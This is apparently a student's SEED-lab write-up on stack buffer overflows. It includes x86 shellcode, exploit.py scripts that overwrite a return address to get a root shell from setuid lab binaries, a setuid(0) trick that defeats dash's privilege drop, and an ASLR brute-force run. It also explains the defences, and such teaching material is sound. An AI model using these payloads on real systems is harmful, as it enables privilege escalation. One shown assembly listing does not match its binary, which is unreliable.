


Task 1a: Running compiled a32.out & a64.out

After setting up the environment and running the necessary precursor commands, including *make*, the a32.out and a64.out programs are created and ready to be run.

There were no visible differences when running either program. Both create a shell inside the terminal I was operating in, and both are seed users located in the same working directory I ran the respective program in.

Both programs silently launch a shell from (/bin//sh)



```
[10/15/24] seed@VM: ~/.../shellcode$ ./a64.out
$ pwd
/home/seed/CISC447/A3/shellcode
$ whoami
seed
$
[10/15/24] seed@VM: ~/.../shellcode$ pwd
/home/seed/CISC447/A3/shellcode
[10/15/24] seed@VM: ~/.../shellcode$ whoami
seed
[10/15/24] seed@VM: ~/.../shellcode$

[10/15/24] seed@VM: ~$ cd CISC447/A3/shellcode/
[10/15/24] seed@VM: ~/.../shellcode$ ls
a32.out a64.out call_shellcode.c Makefile
[10/15/24] seed@VM: ~/.../shellcode$ ./a32.out
$ pwd
/home/seed/CISC447/A3/shellcode
$ whoami
seed
$
[10/15/24] seed@VM: ~/.../shellcode$ pwd
/home/seed/CISC447/A3/shellcode
[10/15/24] seed@VM: ~/.../shellcode$ whoami
seed
[10/15/24] seed@VM: ~/.../shellcode$
```

Task 1b: Supplying new shellcode

I ran a similar shellcode that creates a new shell in the current terminal

Associated Link:

<https://www.exploit-db.com/exploits/51834>

Assembly:

```
section .text

global _start

_start:

xor eax, eax

xor edx, edx ; clear rdx (argv on execve() prototype)

mov qword [rsp-32], 0x7466684b ;

mov qword [rsp-28], 0x60650b1d ; encrypted(/bin//sh) 0x60, 0x65, 0xb,
0x1d, 0x74, 0x66, 0x68, 0x4b
```

```
xor qword [rsp-32], 0x1a0f0a64
```

```
xor qword [rsp-28], 0x08162432 ; passwd 0x8, 0x16, 0x24, 0x32, 0x1a,  
0xf, 0xa, 0x64
```

```
lea rdi, [rsp-32]
```

```
push rax ; end of string
```

```
push rdi ; send string to stack
```

```
mov rsi, rsp ; send address of RSP to rsi -> (arg on linux syscall  
architecture convection) || execve(rsi, rdx)
```

```
; call execve()
```

```
mov al, 0x3b
```

```
syscall
```

New Binary:

```
"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57\x48\x89\xe  
6\x31\xc0\xb0\x3b\x0f\x05"
```

Binary Embedded into call_shellcode.c

```
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5// Binary code for setuid(0)
6// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
7// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
8
9
10const char shellcode[] =
11#ifdef __x86_64__
12"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14"\x48\x89\xe6\x31\xc0\xb0\x3b\x0f\x05"
15#else
16"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
17"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
18"\xd2\x31\xc0\xb0\x0b\xcd\x80"
19#endif
20;
21
22int main(int argc, char **argv)
23{
24    char code[500];
25
26    strcpy(code, shellcode);
27    int (*func)() = (int(*)())code;
28
29    func();
30    return 1;
31}
~~
```

Finished Product:

```
[10/15/24]seed@VM:~/.../shellcode$ gedit call_shellcode.c
[10/15/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/15/24]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile  my_call_shellcode.c
[10/15/24]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ pwd
/home/seed/CISC447/A3/shellcode
$
[10/15/24]seed@VM:~/.../shellcode$
```

As with the previous a64.out program, a new shell inside my terminal in the same directory where the program was run is created. User is the same as well.

Task 2:

Task 3:

Steps Taken:

- Run dbg Stack-L1-dbg
- Call these next commands in order:
 - b bof
 - Run
 - Next
 - P \$ebp
 - P &buffer
 - p/d 0xffffcb68 - 0xffffcac0 (this gives offset)
 - Quit

```
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb68 --> 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcac0 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub     esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction
overflow)
[-----code-----]
-----]
0x565562b5 <bof+8>:  sub     esp,0xa4
0x565562bb <bof+14>: call    0x565563fd <__x86.get_pc_thunk.ax>
0x565562c0 <bof+19>: add     eax,0x2cf8
=> 0x565562c5 <bof+24>: sub     esp,0x8
0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
0x565562cb <bof+30>: lea     edx,[ebp-0xa8]
0x565562d1 <bof+36>: push   edx
0x565562d2 <bof+37>: mov     ebx,eax
[-----stack-----]
-----]
0000| 0xffffcac0 --> 0x0
0004| 0xffffcac4 --> 0x0
0008| 0xffffcac8 --> 0xf7fb4f20 --> 0x0
0012| 0xffffcacc --> 0x7d4
0016| 0xffffcad0 ("0pUV.pUV\210\317\377\377")
0020| 0xffffcad4 (".pUV\210\317\377\377")
0024| 0xffffcad8 --> 0xffffcf88 --> 0x205
0028| 0xffffcadc --> 0x0
[-----]
-----]
Legend: code, data, rodata, value
17      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffcac0
gdb-peda$ p/d 0xffffcb68-0xffffcac0
$3 = 168
gdb-peda$
```

New exploit.py file

```
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 350          # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcb68+200  # Change this number
22offset = 172          # Change this number: Difference between $ebp and &buffer
23
24L = 4                # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
```

Shellcode value comes from the call_shellcode.c file

The else line is for 32 bit architecture so I copied and pasted that binary value over into the exploit.py file

Start value 350 is somewhat arbitrary. This value represents where our shellcode starts and we want it towards the end of the 517 size of the badfile

Starting towards the end ensures that a large portion of the payload is filled with NOPs before reaching the shellcode, giving you a wide "landing area" for the program counter to jump to

The return address is the value you're injecting into the buffer to overwrite the original return address of the program. The idea is to make the program return to an address within the area covered by NOPs, so it will eventually reach and execute your shellcode

Ret or return address is the \$ebp value + some arbitrary value (in this case i chose 200) such that the new return address lands within our NOP area which will in turn run our shell code

Offset is the value obtained from obtaining the difference between \$ebp and &buffer

This value works because it tells you how much filler or NOPs you need before you reach the return address. By calculating this value, you're able to precisely control the point at which the buffer overflow will overwrite the return address with the address of your shellcode. I have chosen 172 because it is the difference + 4 which is the size of return addresses in 32-bit

architecture. For the attack to be correctly aligned, we must account for the size of the return address.

```
[10/15/24] seed@VM:~/.../code$ ls -l
total 172
-rw-rw-r-- 1 seed seed    0 Oct 15 20:37 badfile
-rwxrwxr-x 1 seed seed   270 Sep 10 2023 brute-force.sh
-rwxrwxr-x 1 seed seed  1022 Oct 15 21:09 exploit.py
-rw-rw-r-- 1 seed seed   965 Oct  1 21:44 Makefile
-rw-rw-r-- 1 seed seed    11 Oct 15 20:53 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed  1014 Oct  1 21:38 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 15 17:19 stack-L1
-rwxrwxr-x 1 seed seed 18684 Oct 15 17:19 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 15 17:19 stack-L2
-rwxrwxr-x 1 seed seed 18684 Oct 15 17:19 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 15 17:19 stack-L3
-rwxrwxr-x 1 seed seed 20112 Oct 15 17:19 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 15 17:19 stack-L4
-rwxrwxr-x 1 seed seed 20104 Oct 15 17:19 stack-L4-dbg
[10/15/24] seed@VM:~/.../code$ ./exploit.py
[10/15/24] seed@VM:~/.../code$ ls -l
total 176
-rw-rw-r-- 1 seed seed    517 Oct 15 21:11 badfile
-rwxrwxr-x 1 seed seed   270 Sep 10 2023 brute-force.sh
-rwxrwxr-x 1 seed seed  1022 Oct 15 21:09 exploit.py
-rw-rw-r-- 1 seed seed   965 Oct  1 21:44 Makefile
-rw-rw-r-- 1 seed seed    11 Oct 15 20:53 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed  1014 Oct  1 21:38 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 15 17:19 stack-L1
-rwxrwxr-x 1 seed seed 18684 Oct 15 17:19 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 15 17:19 stack-L2
-rwxrwxr-x 1 seed seed 18684 Oct 15 17:19 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 15 17:19 stack-L3
-rwxrwxr-x 1 seed seed 20112 Oct 15 17:19 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 15 17:19 stack-L4
-rwxrwxr-x 1 seed seed 20104 Oct 15 17:19 stack-L4-dbg
[10/15/24] seed@VM:~/.../code$
```

Badfile size goes from 0 - 517 after running ./exploit.py

```
[10/15/24] seed@VM:~/.../code$ gedit exploit.py
[10/15/24] seed@VM:~/.../code$ ./exploit.py
[10/15/24] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
#
```

Task 4:

When not knowing the buffer size, the goal is to spray the return address in multiple locations so that even with an unknown buffer size, the return address of the vulnerable function can still be overwritten.

List of commands (in order):

- Gdb stack-L2-dbg
- B bof
- Run < badfile (after running ./exploit.py)
- x/50x \$ebp - check stack pointer and 50 addresses around it
- Next
- x/50x \$ebp - check stack pointer and 50 addresses around it

The goal was to use the debugger to accurately place the return address so that it would fall upon the NOP sled.

[illegible]

```
gdb-peda$ x/100x $ebp
0xffffcb68: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcb78: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcb88: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcb98: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcba8: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcbb8: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcbc8: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcbd8: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcbe8: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcbf8: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc08: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc18: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc28: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc38: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc48: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc58: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc68: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc78: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc88: 0xc0319090 0x2f2f6850 0x2f686873 0x896e6962
0xffffcc98: 0x895350e3 0x31d231e1 0xcd0bb0c0 0x00020580
0xffffcca8: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffccb8: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffccc8: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffccd8: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcce8: 0x00000000 0x00000000 0x00000000 0x00000000
```



```
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
#####

# Put the shellcode somewhere in the payload
#start = 350 # ☆ Need to change ☆
content[517 - len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 100 # ☆ Need to change ☆

#offset = 172 # ☆ Need to change ☆
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address

for offset in range(50):
    content[offset*L:offset*L + L] = (ret).to_bytes(L,byteorder='little')
#####
# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Task 5:

Shellcode with setuid(0) call - 32 bit

"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80" //new line task 5

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"

"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"

"\xd2\x31\xc0\xb0\x0b\xcd\x80"

Shellcode without setuid(0) - 64 bit (unchanged)

"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"

"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"

"\x48\x89\xe6\x31\xc0\xb0\x3b\x0f\x05"

```
[10/19/24] seed@VM:~/.../shellcode$ ./a32.out
# whoami
root
#
[10/19/24] seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ █
```

After changing the given assembly code to its respective binary, and adding the binary to the beginning of the shellcode, we see that a32.out runs a root shell and a64.out runs a seed shell.

This occurs because we have run the system call `setuid(0)` which changes the real uid match the effective uid - in this case 0 or root

This is an effective countermeasure to the dash protection scheme because dash's scheme is designed to drop privileges of users to prevent privilege escalation. But, it does not react to a user whose real uid matches the effective uid of the program being run. Thus, if we change our real uid to match the effective uid of the program we want to run before running it, we can bypass the protection scheme that dash has enabled.

```
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80" #setuid syscall
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
#####

# Put the shellcode somewhere in the payload
start = 350 # ⚠ Need to change ⚠
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 100 # ⚠ Need to change ⚠

offset = 172 # ⚠ Need to change ⚠
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Level 1: exploit.py with shellcode update setuid(0) added - creates root shell

```
[10/20/24] seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Oct 20 19:58 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
[10/20/24] seed@VM:~/.../code$ ./exploit.py
[10/20/24] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# █
```

Task 6:

After running `sudo /sbin/sysctl -w kernel.randomize_va_space=2` the same attack on level 1 was not successful.

```
[10/20/24] seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/20/24] seed@VM:~/.../code$ ./exploit.py
[10/20/24] seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/20/24] seed@VM:~/.../code$ █
```

My observation is that we now receive a segmentation fault because our program is trying to access memory that doesn't exist. The same values in `exploit.py` that initially landed us exactly where we needed to be, in our NOP sled, most likely no longer work when the address' are being randomized.

After running `brute_force.sh` these were the results:

```
Input size: 517
./brute-force.sh: line 14: 65493 Segmentation fault      ./stack-L1
1 minutes and 15 seconds elapsed.
The program has been running 45912 times so far.
Input size: 517
./brute-force.sh: line 14: 65494 Segmentation fault      ./stack-L1
1 minutes and 15 seconds elapsed.
The program has been running 45913 times so far.
Input size: 517
./brute-force.sh: line 14: 65495 Segmentation fault      ./stack-L1
1 minutes and 15 seconds elapsed.
The program has been running 45914 times so far.
Input size: 517
./brute-force.sh: line 14: 65496 Segmentation fault      ./stack-L1
1 minutes and 15 seconds elapsed.
The program has been running 45915 times so far.
Input size: 517
./brute-force.sh: line 14: 65497 Segmentation fault      ./stack-L1
1 minutes and 15 seconds elapsed.
The program has been running 45916 times so far.
Input size: 517
# whoami
root
# █
```

For even a simple oversight like the use of `strcpy()` instead of its bounds checking alternative, just having the security of ASLR made the attack need to run itself 45916 times. This is a lot. ASLR provides strong protection against buffer overflow attacks.

Brute-forcing addresses in a 64-bit program is naturally much more difficult due to the larger address space, making Address Space Layout Randomization (ASLR) more effective.

ASLR works by randomizing the locations of various memory regions (stack, heap, libraries, etc.). However, if the program contains a buffer overread vulnerability, the attacker might be able to read out memory contents that reveal the addresses of critical program structures (such as function pointers, stack addresses, or library addresses).

These addresses can provide valuable information, such as the base addresses of libraries or program components, which are normally randomized under ASLR. This information leakage allows the attacker to bypass ASLR by knowing the actual memory layout.

Task 7a:

Level 1 attack still works:

```

[10/20/24] seed@VM:~$ cd CISC447/A3/code
[10/20/24] seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/20/24] seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/20/24] seed@VM:~/.../code$ ./exploit.py
[10/20/24] seed@VM:~/.../code$ ./stack-L
bash: ./stack-L: No such file or directory
[10/20/24] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
#
[10/20/24] seed@VM:~/.../code$ █

```

After removing the -fno-stack-protector, this error popped up:

*** stack smashing detected ***: terminated

Aborted

By adding canary values between the buffer and the return address, the stackguard notices that the canary addresses/values have been over written and it aborts the whole process. This process happens right before the process returns.

```

[10/20/24] seed@VM:~/.../code$ make
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=192 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=192 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=284 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=284 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/20/24] seed@VM:~/.../code$ ./exploit.py
[10/20/24] seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/20/24] seed@VM:~/.../code$ █

```

Task 7b:

After recompiling a32.out and a64.out without the -z execstack option, both programs lead to segmentation fault.

```
[10/20/24] seed@VM:~/.../shellcode$ gedit Makefile
[10/20/24] seed@VM:~/.../shellcode$ rm a32.out
[10/20/24] seed@VM:~/.../shellcode$ rm a64.out
[10/20/24] seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[10/20/24] seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[10/20/24] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/20/24] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[10/20/24] seed@VM:~/.../shellcode$
```

When the program attempts to execute the shellcode located on the stack, the CPU checks the memory protection settings. If the stack is marked as non-executable, the program crashes with a segmentation fault, as the system prevents the execution of code in a protected region.

Without the -z execstack option, the stack remains non-executable, leading to a segmentation fault when your program tries to execute code from this region.